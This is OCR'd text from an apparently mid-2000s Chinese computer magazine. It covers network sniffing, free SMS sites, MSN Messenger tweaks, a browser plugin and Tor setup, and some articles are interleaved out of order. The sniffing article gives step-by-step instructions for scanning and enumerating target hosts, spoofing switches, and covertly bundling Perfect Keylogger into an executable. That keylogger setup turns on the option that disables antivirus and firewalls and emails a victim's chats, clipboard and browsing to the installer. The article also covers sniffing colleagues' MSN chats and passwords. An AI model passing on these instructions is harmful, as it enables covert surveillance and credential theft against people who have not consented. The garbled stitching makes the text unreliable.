第一步：首先信息会转化为帧(分为好几部分，比如定义该信息的源地址和目的地址、TCP/IP的报文头等等)，接下来帧在网线中传播，直到集线器中，这里又会分为两种情况(见图1)：




图1

★如果集线器是我们最常用的HUB，那么HUB将会把这些收到的帧信息"广播"出去，同一网段的网卡都能够接收到这条信息。

★如果不是集线器而是交换机，交换机内部的单片程序则可以记住它的每个插口的MAC地址，根据帧信息的内容来确定目标地址是哪里，并只把信息发送到目标地址的网卡处。




图2

第二步：当帧信息经过了集线器的处理之后，我们的主角——嗅探器就该闪亮登场了(见图2)：

★对于集线器来说，情况非常简单，因为帧信息已经自动"喂"到各个网卡了。网卡会分析一下这些帧信息的目标地址，如果正好是自己，那就接收，如果不是，一般不会接收。而嗅探器则是将网卡的工作模式设置为"杂收模式"，这就可以不管帧信息的目标地址是不是自己，统统收下并还原成我们能够读懂的信息了。

★对于交换机来说，情况就要复杂点了，因为帧信息已经被交换机按照目标地址进行了分配处理。这时嗅探器就要来一招"狸猫换太子"的功夫了。它只需要伪造一个包含目标地址(也就是计算机B)的数据包给交换机，交换机就会被欺骗，以后本该发往计算机B的数据，却错误地发到你的网卡中来。接下来要做的就跟在HUB中一样简单了。

> **小提示**
>
> 大家可能担心：既然嗅探欺骗交换机，让本该发送到计算机B的数据包发送到了别的网卡中，那B岂不是收不到信息？实际上，一般嗅探器为了不被察觉，一般都采用了"两头骗"的策略，让他们发送给彼此的信息都经过嗅探器，这种欺骗方法在编程上很容易实现。

"嗅探器"超级训练营

大致搞明白了嗅探器的来龙去脉后，我们再来实战吧。笔者将分多个任务来一一介绍嗅探究竟能够玩出什么名堂。

任务1：目标主机中究竟开放了哪些端口？

工具：SuperScan

任务目的：了解目标主机开放了哪些端口，以确定该主机正在开放的网络服务、安全性能，以及网卡MAC地址等等。

SuperScan小档案

- 软件版本：4.0汉化版　　软件大小：221KB
- 软件性质：免费软件　　运行平台：Windows 2000/XP
- 下载地址：http://www4.skycn.com/soft/8061.html

第一步：运行SuperScan后，切换到"扫描"标签，在"IP地址"栏的"主机名/IP"栏输入目标主机的IP地址(见图3)，如果你没有明确的目标地址，那可以在"开始IP"和"结束IP"处设置一个IP地址范围(比如"开始IP"设置为"192.168.0.1"、"结束IP"设置为"192.168.0.96"，则表示扫描这97个IP地址所在的计算机。

第二步：切换到"主机和服务扫描设置"标签，分别在"UDP端口扫描"和"TCP端口扫描"栏设置要扫描的端口范围。



图 3

小提示

对于有经验的黑客，他们一般都有自己最常扫描的端口列表，如21(FTP)、23(Telnet)、2001(用于冰河、cisco路由等入侵)、7306(用于netspy等入侵)等。该列表是一个txt文件，在“主机和服务扫描设置”标签的“UDP端口扫描”和“TCP端口扫描”栏分别单击“从文件读取端口”按钮，将这些常用的端口列表文件导入即可。

第三步：切换到〝扫描〞标签，单击〝扫描〞按钮即可开始扫描。扫描所需的时间视网络速度、端口范围大小以及被扫描的IP范围大小来决定。

小提示

默认情况下，SuperScan只扫描最常用的端口，扫描所需时间相对较少，如果在“主机和服务扫描设置”标签勾选“时间戳请求”、“地址掩码请求”、“信息请求”，那么扫描获得的信息会更明确，不过扫描时间会大大加长，而且容易引起主机的警觉。所以建议大家最好先在默认设置状态下扫描一次，筛选掉一些IP和端口后再进行详细扫描。

第四步：扫描完毕后，单击〝查看HTML结果〞按钮，就能看到我们的劳动果实了。结果包括某计算机的IP、Hostname(主机名)、Netbios Name(Netbios名)、Workgrou/Domain(所在工作组或域名)，接下来就是该计算开放的端口号和相关信息了(见图4)。此外，SuperScan所在目录还




图 4

将生成一个名为scanlog.txt，其内容以〝IP地址:端口类型:端口号〞格式列出了扫描的结果。

任务2:目标主机有哪些用户、服务和盘符?

工具: SuperScan

任务目的：更加深入地了解目标主机的信息，比如对方安装操作系统的时间、硬盘分了几个区、共享了哪些文件、开启了哪些服务，等等。

对目标知道得越多，那么在攻击的时候黑客的把握就越大。除了扫描目标主机开放的端口外，如果目标主机使用Windows操作系统，且没有安装防火墙，我们可以通过SuperScan获得非常详细的目标信息:

第一步：切换到〝Windows枚举〞标签，在〝主机名/IP/URL〞栏中输入目标主机的IP地址，单击〝枚举〞按钮。

第二步：稍等片刻，我们就可以看到结果了，其中记录了目标主机名、所在工作组/域名、网卡MAC地址、服务开启状况、操作系统版本、各个用户最后登录时间、登录次数、硬盘分区情况、共享目录等等(见图5)……




图 5

小提示

嗅探和键盘记录木马之间有什么区别?

大家一定知道有些键盘记录软件可以在我们输入密码的时候将密码偷偷地记下来，然后通过邮件或者别的方式发送出去，以达到盗窃账户的目的。本任务中嗅探也达到了同样的效果，但两者从原理上来讲有本质的区别:键盘记录软件是读取了我们敲击键盘产生的中断信息，并将其还原成对应的字符，而嗅探则是在本地机连接远程主机的过程中，通过截获相关的数据包并还原成对应的字符信息。

任务3:秘密监视网友的一举一动

工具: Perfect Keylogger

任务目的：神不知，鬼不觉地监视某网友在网络上的一切活动，并将这些活动的详细记录拿到手。本任务主要的目的是培养自己反侦破的能力，所使用的工具是一款基于

嗅探原理的综合软件。

Perfect Keylogger 小档案

u软件版本:V1.63 软件大小:680KB

u软件性质:共享软件 运行平台:Windows 9X/ME/2000/XP

u下载地址:http://www.blazingtools.com/downloads/i_bpk2003.exe

第一步：首先在自己的计算机上安装并运行Perfect Keylogger，右键单击系统托盘区域上的Perfect Keylogger图标，选择"Options"菜单，在打开的设置窗口中：

★勾选"General"标签下的"Don't show program icon at startup"，取消勾选"Remove the program from Start Menu and uninstall list"。

★切换到"Logging"标签，单击"Password"按钮，为程序的调出设置一个密码，只有知道这个密码的人才可查看程序。勾选"Monitor only online activity"(只在计算机联网的时候才记录)，如果你想记录对方的AOL、ICQ、AIM、Yahoo! Messenger、MSN Messenger的聊天记录，那就勾选"Enable chat logging"，如果要监视对方的剪贴板信息，那就勾选"Enable clipboard logging"(见图6)。




图6

★切换到"E-mail"标签：在"Scheduler"标签，勾选"Try to send logs by e-mail every"，并设置一个间隔时间，在"Include"栏中设置要发送的内容，对于多数中国用户来说，建议勾选"Text log"、"Visual log"、"Web log"三项；在"Delivery"标签中，在"Send"栏填写你的E-mail地址，勾选"Use mail account to send"并设置好发邮件所用的SMTP服务器地址(SMTP Server)和端口号(Port)，如果SMTP服务器需要验证，则还需设置登录名和密码。

第二步：设置完毕后，右键单击Perfect Keylogger图标，选择"Remote Installation"菜单，该向导将引导我们制作一个Perfect远程安装包，这个包可以与其他程序捆绑在一起，秘密地安装到对方的机器中。首先单击"Next"，勾选"Close antispyware programs, antiviruses and firewalls on package start"，勾选的目的在于很多杀毒软件或者是防火墙会在安装该捆绑包的时候提示有恶意程序，这样就半途而废了。

第三步：接下来设置将Perfect Keylogger捆绑到哪个exe程序中，并设置将Perfect Keylogger安装到哪个目录。如果你是短期监视对方，可以勾选"Automatically uninstall remote keylogger after x days of use"(x天后自动卸载)。最后一步"next"完成向导。

第四步：这时候只要你想办法让被监视者运行这个新捆绑的exe程序，那么Perfect Keylogger就偷偷地安装到对方的计算机里。同时，你的邮箱中将每隔一段时间接收到一封由Perfect Keylogger发出的邮件，里面包含了你设置接收的所有内容。

任务4:监视员工都在浏览些什么网页

工具:艾菲网页侦探

任务目的：通过艾菲网页侦探提供的嗅探技术，查看本局域网内所有人正在 览哪些 览网页。

第一步：在局域网的服务器上安装艾菲网页侦探(又名"http sniffer"，其3.5版本的下载地址:http://download.com.com/3000-2381-10078679.html)，安装过程中程序会提示安装WinPcap，安装完毕后选择"Sniffer→Start"菜单即可开始监控了。

第二步：这时我们能在http Sniffer主窗口中看到局域网内部的计算机正在发起的http请求，从"Client"项可以看到该计算机的IP地址，从"Server"项可以看到其访问的网页服务器，从"URL"项可以看到其访问的网页地址。

第三步：选择"File→Export URL list"菜单可以将网页地址导出为html或者CSV文件。

小提示

如果你想达到在任何局域网上都能监控本局域网内计算机访问网页的功能，需要做端口镜像映射，其具体的配置方法不同的网络环境有所不同，大家需要参考各网络产品的用户手册。

任务5:监视局域网电脑的MSN Messenger聊天记录

工具:MSN Sniffer

任务目的：利用MSN Sniffer的局域网嗅探技术，监控本局域网中计算机的MSN Messenger聊天记录。

在服务器上安装MSN Sniffer(其最新1.2版本下载地址:http://www.onlinedown.net/soft/20034.htm)，运行后单击工具栏上的"Start"按钮，勾选"Messages in the conversation:"处的"Auto Refresh"，我们就能在主窗口中看到来自局域网某IP的计算机、从通过某端口(默认是1570)、使用某账户登录的MSN Messenger所发送和接收到的信息条数，选中后可以看到聊天记录的详细内容。单击工具栏上的"Save"按钮可以将聊天记录保存为htm网页文件。

任务6:电脑录音的自节省模式

工具: Scanner Recorder

任务目的：很多朋友采用Total Recorder等录音软件来录音，比如录制某个广播电台的节目或者与别人的QQ语音

将免费进行到底 ——免费短信排排座

★★

■四川 逍遥小小　选题推荐:黎双富 秦伟

对于“拇指一族”来说，他们有两个难题：一来长时间在狭小的手机键盘上编辑短信，实在太累了；二来短信虽然才区区1毛钱一条，但积少成多，每个月话费清单还是有点吓人。解决办法很简单——在网上发免费短信！不过鉴于网络陷　实在太多，服务也参差不齐，笔者将网上流行的短信平台试了个遍，大家尽可按图索　，一“发”不可收拾。

“无限增加手机费”秘技暴露？！

最近，网上流传着一个“赚话费”的“超实用秘技”：该秘技提供了一个网址，让你去下一个手机铃声。然后退订，再订阅，连退两次。

订阅后先拨打1860，选人工服务，退掉手机所有服务，接着再订阅，然后第2次退订。发送短信"00000"至该服务的号码。这样，就会退你两次钱！一次消费，却退了两次钱！一次至少赚到好几块钱，多试验几次就能挣几百块！

面对这样的秘技，动心了吗？如果是，那你就很危险了！因为这是一些黑心短信服务商设下的陷　！针对收费短信，中国移动有这样的规定：在第一次订阅后，72小时内退订不会收取任何费用；但在同一个月内，退订后第二次订阅将立即收费。一些奸商就是利用这条规定，编造了所谓“无限增加手机费”的秘技。

尽管网上骗子不少，但网络一直是一个免费的平台，在里面还是能找到免费的机会。

No.1:功能强大——M2P免费短信平台

推荐理由：可以不用手机号码注册，发送成功率很高，对方收到短信后可以回复到电脑，而且同时支持移动和联通两个平台。

致命弱点：对非手机注册用户只有5条免费短信发送权利　。

使用点拨:首先到http://www.m2p.com.cn/download.asp

聊天纪录等。但这些软件有一个弊端：当声卡中并没有声音播放的时候，它依然会进行录制，这样一来就占用了太多的硬盘空间。而利用嗅探原理设计的录音软件则不同，它可以让声卡中存在声音流时开始录音，而不存在声音流时暂停录音！

第一步：双击系统托盘上的“音量”图标，选择“选项→属性”菜单，在打开的窗口中选中“录音”一项，勾选“Stereo Mix”(或者“立体声”)，确认后勾选“Stereo Mix”项下面的“选择”(见图7)。




图7

第二步：安装Scanner Recorder，单击“Open”按钮，将录音保存到硬盘某个目录，勾选“Stereo”和“16Bit”，在“Smp Rate”下拉列表中选择一种音质(数值越大则效果越好)，拉动“Squelch”滚动条设置一个合适的压缩率(越往右拉则压缩率越大，占用空间越小，音质越差)，最后单击“Record”开始录音(见图8)。录音过程中，如果声卡中没有声音流，Scanner Recorder会自动暂停录音(主界面上的“Recorded Time”会暂停)，当有声音流了，录音会自动继续。




图8

其他有关嗅探的软件：

★QQ Sniffer：能够查询同一局域网中登录的QQ号码。

★WebMail Spy：能够监听当前计算机中通过web登录并查收的电子邮件的详细内容，支持ICQmail、Hotmail、Yahoo!Mail、Mail2Web等邮箱。WebMail Spy 3.3的下载地址为：http://www.newhua.com.cn/soft/18854.htm。

★密码侦探：能够查询局域网的计算机中是使用SMTP、POP3.FTP、Telnet、HTTP等协议登录的账户和密码。密码侦探1.1下载地址：http://harryliu.nease.net/effetech/reloc_aps.htm。

★影音神探：能够支持将在线播放的视频、音频、Flash等多媒体文件的真实下载地址捕捉出来。影音神探 4.21下载地址：http://nj.onlinedown.net/soft/29810.htm。CF [YY19]

本文的目的是让大家了解网络上的嗅探情况，提醒大家注意网络安全。

注册一个账号，你的注册邮箱中会收到一个六位数的激活码，填入后即可获得一个 M2P 号码和登录密码。接下来到 http://www.m2p.com.cn/download.asp下载安装M2P个人无线信息平台，登录后切换到〝短信聊天〞标签即可发送短信(见图1)。你可以发送 TMB 2F8375114 到 1510(移动用户)或者 9510(联通用户)申请成为 M2P 的会员，会员每个月收取 5 元的包月费，可以免费发送 50 条短信，如果超过 50 条则按 0.1 元 / 条计费。



图 1

▶▶▶火速链接

通过M2P客户端你还可以远程遥控你的电脑，其具体使用方法请参考本刊2004年15期61页《奇！发条短信 电脑关机》一文。

No.2:注册简单——飞网传信免费短信

推荐理由：注册非常简单，只需要访问http://www.3322.com.cn/reg2.asp，输入手机号码，填入手机收到的验证码即可注册成功，支持移动和联通两个平台，发送成功率很高。

致命弱点：赠送的免费短信用完后要想继续使用必须付出劳动。

使用点拨：注册后可以免费发送 50 条短信，用完之后只能用飞网论坛(地址:http://www.3322.com.cn/bbs/index.asp)的积分来换取短信。至于如何增加你的论坛积分，那就要靠你在论坛上的发帖回帖了。



图 2

No.3:全球通用——Free SMS

推荐理由：能给全球任何手机号码发送免费短信，对中国用户支持移动、联通两个平台(见图2)。

致命弱点：只能发送英文短信。

使用点拨首先到http://reg.sms.ac/registration/intro.aspx注册，注册时注意选择你的手机运营商。注册成功后还不能免费发送短信，你可以通过使用网站提供的服务来获得，如往网络相册中上传图片(上传一张获得 1 条免费短信)，详细方法请参考:http://www.sms.ac/help/answers/faq_5.asp的介绍 。

No.4:支持收发——MSN 聊天机器人

推荐理由：长期提供免费短信服务，信誉度不错。每天可发送 5 条免费短信，用完后每条 0.1 元，支持移动和联通手机，对方可回复短信到你的手机。

致命弱点：每天只有 1 条免费短信，用完后需要积分兑换。

使用点拨：首先到 http://www.sms107.com/login.jsp 按〝注册〞按钮注册，注册成功后即可发送 1 条免费短信。之后以 10 点积分换取 1 条短信，赚取积分的办法主要有:对方收到信息后回复，可获得1点积分;推荐好友使用该站点的服务，可获得 30 点积分;也可发送短信购买积分(2 元可购买 200 点积分)，具体方法请参考:http://www.sms107.com/jf.jsp。

No.5:其他免费短信推荐

★家园短信:免手机注册，每天可发 20 条，有广告，不支持联通用户。地址:http://www.51ww.com/

★短信爱好者网站:免手机注册，可发图片和铃声，支持移动、联通用户。地址:http://www.smsfans.com/

★网易泡泡:使用 POPO 金币来支付，每发送一条手机短信给 POPO 好友扣取 1000 个 POPO 金币，每发送一条短信给手机好友扣取 2000 个 POPO 金币，如果对方回复则赚取 500 个 POPO 金币。网易泡泡下载地址:http://popo.163.com

小知识

拒绝短信陷 小技巧

★网上的免费短信分为需要手机号码注册和不需要手机号码注册两种，后者显然比前者更安全。

★尽量选择大网站提供的服务，比如网易泡泡、M2P 等。对于某些站点无法确定它是不是“大网站”，那就看该站点页面底部是否有 ICP 信息或者 ICP 备案信息，如果两者都没有，请谨慎使用。

★如果是移动用户，键入“0000”，发送短信至 186201，你会收到一条短信列表，显示手机上究竟定制了哪些短信服务，这样可以知道哪些短信服务商明着、暗着每月扣除你的手机费了;键入“00000”，发送到 186201 即可退订所有服务。

CF [YY20]

给 MSN Messenger 7 的联系人做美容

★★★

■四川　山村野菇

在最新的 MSN Messenger 7.0 版本中，当选中某个联系人时，该联系人 称的字体就会变得非常难看，这实在影响大家使用 MSN Messenger 的心情(见图1)。这个问题在早期版本的 MSN Messenger 中不存在，该如何解决呢？能不能自己随意定制联系人 称的显示风格呢？



图 1

轻松解决好友昵称显示难看的问题

Resource Hacker 小档案

u软件版本:3.4.0汉化版　软件大小:514KB
u软件性质:免费软件　运行环境:Windows 9X/ME/2000/XP
u下载地址:http://download.pchome.net/development/reference/9668.html

要解决这个问题，需要借助 Resource Hacker 这款反汇编软件。

第一步：首先退出 MSN Messenger，安装 Resource Hacker 完毕后运行，选择"文件→打开"菜单打开位于 C:\Program Files\MSN Messenger 目录的 msnmsgr.exe 文件。

第二步：依次展开"UIFILE→936→1033"，这时候我们可以看到 Resource Hacker 窗口右边出现了该分支对应的一些定义代码。代码比较长，首先需要关注以下字段：

```
emoticontext [id=atom(buddyname)]
    {
        layoutpos: left;
        fontweight: normal;
        contentalign: bottomleft | endellipsis;
       padding: rect( 0, 0, 0, 0 );
          richeditstyle: PlainText | HideSelection | DisableDrag | ReadOnly;
    }
```

如果你对网页制作比较熟悉，那么你一定对这段代码不会太陌生，它有点类似于 CSS 代码。它的基本意义就是定义好友 称的显示风格，比如"fontweight:normal;"表示定义字体轻重为"正常"。要解决"字体难看"的问题，我们只需要加入三行：

```
foreground: windowtext;
fontface: "Verdana";
fontsize: 9pt;
```

第三步：接下来还需要修改好友个性签名的显示风格和鼠标选中好友 称后的显示风格。其中个性签名的显示风格是在"emoticontext [id=atom(idPSMText)]"字段中定义的，而鼠标选中好友 称后的显示风格则是在"element [id=atom(itemname)][selected]"字段中定义的，修改的方法跟第二步中一样。

第四步：修改完毕后，按下"编译文件"，然后选择"文件→保存"菜单，重新登录 MSN Messenger 就可以看到效果了，字体变丑的问题解决了！

好友昵称风格，想怎么玩就怎么玩

称难看的问题倒是解决了，但能不能让这些 称变成自己想要的风格呢？比如把 称改成红色、斜体字、加粗、换成稀奇古怪的字体……答案是肯定的，而且修改方法跟前文中提到的一样。修改可能涉及到的三个情况：

★"emoticontext [id=atom(buddyname)] "字段用于定义好友 称的显示风格

★"emoticontext [id=atom(idPSMText)]"字段用于定义好友个性签名的显示风格

★"element [id=atom(itemname)][selected]"字段用于定义鼠标选中好友 称后的显示风格

主要能够进行的定制如下：

★"fontface: "字体名";　"表示定义字体，该字体需要我们的系统中已经安装

★"fontsize: 9pt;　"表示定义字的大小

★"foreground: ifhc(windowtext, black);　"表示定义字的颜色，我们可以将其中的"black"(黑色)修改为"blue"(蓝色)、"red"(红色)等

实例：修改好友的个性签名为红色显示

解决方法：在"emoticontext [id=atom(idPSMText)]"字段中加入下面一行"foreground: ifhc(windowtext, red);"，修改完毕保存退出即可。

小提示

利用 Resource Hacker，我们还可以轻松去除 MSN Messenger 7.0 中的广告：首先依次展开"UIFILE→923→1033"，将右边窗口中的以下内容：

<element layoutpos=top layout=verticalflowlayout(0,2,2,2) padding=rect(2,0,3,2)>

修改为：

<element layoutpos=none layout=verticalflowlayout(0,2,2,2) padding=rect(2,0,3,2)>

最后保存退出即可。

本文中的操作在 MSN Messenger 7.0 (Build 7.0.0816)和7.5 Beta版中试验通过，您可以从http://www.newhua.com/cfan/200516/msn.rar 下载用于 7.0 的版本，使用 7.5 Beta 版的用户可以从http://www.newhua.com/cfan/200516/msn75.rar 下载。 CF [YY21]

用插件——搜索再省一步

★★

■北京 黄岩

在 览器中使用各种搜索引擎的时候，在一长串搜索结果中发现了感兴趣的链接，查看时必须打开新窗口，如果打开窗口很多就会很麻烦，而且占用很多资源。最近，笔者发现了一个IE小插件，通过它可以减少搜索信息的步骤，用户可以在不打开搜索结果新页面的前提下提前 览搜索页面内容， 览速度非常快。

Browster 插件小档案

u软件版本:v1.0　　软件大小:596 KB
u软件性质:免费软件　　运行平台:Window 98/2000/NT/XP/2003
u下载地址:http://www.browster.com/Browster.exe

给浏览器装个“望远镜”

Browster可以在打开网页前快速 览网页，这是如何实现的呢？它使用了一项叫做"预取"即时网页的专利技术，该技术能在原始搜索页面上用很短的时间打开一个新窗口，并显示拷贝的网页内容。使用此插件也非常简单，首先下载、安装完毕后开启IE，打开http://www.google.com，输入要搜索的信息——例如"电脑爱好者"，在搜索结果页面中你就会看到：每个搜索结果前添加了一个"闪电"的图标。将鼠标放在该图标上，立刻显示出链接对应的页面信息了，省去了在新窗口点开链接的操作，使搜索信息的步骤省了一大步(见图1)！



图1

小提示

★当预览完毕后，只要将鼠标从预览窗口中移开，预览窗口就会自动关闭，不会影响你的操作。

★安装该插件后，在搜索结果中图标会有三种：明亮的闪电图标表示该页面可以通过插件预览，灰色的闪电图标表示该页面正在通过Browster插件生成预览页面信息，而红色警告图标则说明该页面无法通过Browster插件生成预览，通常主要原因是该页面无法打开或网站已经关闭。

极限“压缩”浏览数据

在Browster插件预览窗口中的上方，有一排操作按钮，它们可以让我们方便地 览所有搜索结果。按钮从左往右依次为"Next(快速 览下一个搜索结果的页面)"、"Previous(快速 览上一个搜索结果的页面)"、"Options(参数设置)"。通过"Next"和"Previous"按钮，可以在搜索结果中快速查找和切换。在Options设置中，如果将"Prefetching"前的对钩去掉，则会关闭该插件的快速预览功能，恢复到原来的IE；将Lock browster前打钩则会锁定预览界面，这样即使鼠标离开预览区域也不会马上关闭预览界面了。

小提示

★Browster的功能远不止这些，插件内置了一个广告过滤功能，通过这个插件预览的页面不会弹出广告窗口。另外，还可以使用Browster浏览搜索出来的PDF格式信息，能够提前预览的前提是本机已安装了能够打开PDF文件的软件(见图2)。



图2

★如果希望临时取消Browster的功能，可以采用两种方法：在搜索结果链接上点鼠标右键选择“Browster prefetch on/off”或者在Browster预览窗口里的Options设置中将Prefetching前的对钩去掉，你的浏览器就会还原回本来面目。

突破限制 “快取”所有网页

默认情况下，Browster插件只支持Google等少数几个搜索引擎，其实我们可以通过简单的设置让其支持任何搜索站点，甚至是任意一个页面链接都使用插件快速预览。

第一步：打开希望让插件支持的页面，我们以电脑爱好者的官方网站www.cfan.com.cn为例子。

第二步：将鼠标移动到我们希望通过插件预览的"超链接"上，在移动前按住键盘的ALT键不放，这样鼠标划



图 3




图 4

到目的地就会自动用 Browster 插件打开该超链接(见图 3)。

第三步: 用 Browster 览过某链接后，就会在该链接前添加"闪电"图标，以后再次预览的时候访问速度会变得更快(见图 4)。

小提示

将鼠标移动到任何一个链接上，稍等片刻，就会在链接上方出现一个小图片，鼠标移过去就会出现预览窗口啦!

你知道吗?

Browster默认支持的网站

1.Google(中英文)、雅虎(英文)、MSN(英文)等搜索网站

2.易趣(http://www.ebay.com.cn)及亚马逊等电子商务网站，这特别有助于在茫茫的网站中找到喜欢的商品。

3.其他能被搜索到内容的网站，比如像Craigslist、Bloglines、Newsgroups等站点，对于默认不支持的站点只能通过上文介绍的技巧来突破了。目前Browster仅对IE起作用，喜欢使用第三方 览器的朋友还需要耐心等待。

CF [YY22]

Tor 网络的"独行忍者"

★★★

■四川 山村野菇

这年头，网友追踪IP、黑客嗅探、单位监控上网行为、ISP 封杀网站，几乎每个网民都会遇到这样的烦心事。日本电影里的忍者大都是行为诡秘，常常出没于一阵青烟之后。如果我们上网时能跟忍者一样"神不知，鬼不觉"，那就太好了。

Tor(The Onion Router)正是一款能满足这个要求的工具，通过它我们可以有效和安全地访问互联网，因为它自我标榜为"An anonymous Internet communication system"(一个匿名的互联网通讯系统)。

Tor 小档案

u软件版本:0.1.1.2-alpha 软件大小:932KB
u软件性质:免费软件 运行环境:Windows 9X/ME/2000/XP
u下载地址:http://tor.eff.org/dist/win32/tor-0.1.1.2-alpha-win32.exe

上网就像开假面舞会

多数朋友都听过或用过代理服务器吧? Tor 的原理跟代理服务器有些类似，它也是借助互联网上的 Tor 分布式服务器集群来间接访问互联网，从而达到伪装自己的目的。不过 Tor 有许多代理服务器没有的优点:

★代理服务器如果停止服务或连接失败，我们只能寻找新的代理。Tor 不会出现这个问题，如果你连接的某台 Tor 服务器出现问题，Tor 会自动搜索并使用其他 Tor 服务器帮你连接到 Internet，而这一切你都不用去关心。

★代理服务器只能为你提供一层保护，也就是说你和你访问的站点之间只存在一个代理服务器。而 Tor 则可以根据速度和安全性综合分析，动态变化，提供多个保护层(通常为 2～ 5 个)，这样你的 览更加不易被追踪。

★代理服务器可以分为 HTTP、SOCKS 等类型，一般一个代理服务器只支持 HTTP 或 SOCKS 协议。而 Tor 则不受协议的限制，通过它和相关软件的配合，可以同时支持 HTTP、SOCKS。

小知识

Tor是怎样工作的?

当我们在使用各种网络工具访问互联网时，Tor会在Tor服务器群中随机挑选几台来作为我们访问的中转站，这样我们访问的站点只能追踪到这些Tor服务器，从而达到了安全冲浪的目的(见图 1)。




图 1 代理服务器和 Tor 的原理对比

将我变身为"网络忍者"

要使用 Tor 提供的服务，我们首先必须下载安装它，安

装完毕后系统弹出一个命令提示符窗口，当提示“Tor has successfully opened a circuit.looks like it's working.”时(见图2)，表示Tor已经安装完毕并正常运行。下面笔者通过几个实例来介绍一下如何使用Tor来伪装自己。




图2

实例1：让网页 览“来无影，去无踪”

要让网页 览达到最高限度的安全，可以用一款名为Privoxy的软件来配合Tor实现，其设置方法如下：

第一步：到http://citkit.dl.sourceforge.net/sourceforge/ijbswa/privoxy_setup_3_0_3-2.exe下载并安装一款名为Privoxy的代理服务器软件，它可以和Tor协同工作。安装完毕后依次运行“开始→程序→Privoxy→Edit Config→Main Configuration”，在打开的文本文件中第一行里输入以下内容(占用一行，见图3)：




图3

forward-socks4a / localhost:9050 .

小提示

Privoxy会记录所有与你网络访问情况有关的日志信息，你可以按下Ctrl + F键，分别以“logfile privoxy.log”和“jarfile jar.log”为关键字进行搜索，在找到的结果那一行的最开头加上一个“#”(该符号表示该行字符为注释信息，不予执行)，这样Privoxy就不会记录这些信息了。

第二步：编辑完毕后，保存该文本文件并重新启动Privoxy。接下来打开IE 览器，选择“工具→Internet选项”，切换到“连接”标签，单击“为LAN使用代理服务器”，在“地址”栏中输入“localhost”(或者“127.0.0.1”)，在“端口”栏中输入“8118”，确认后即可(见图4)。

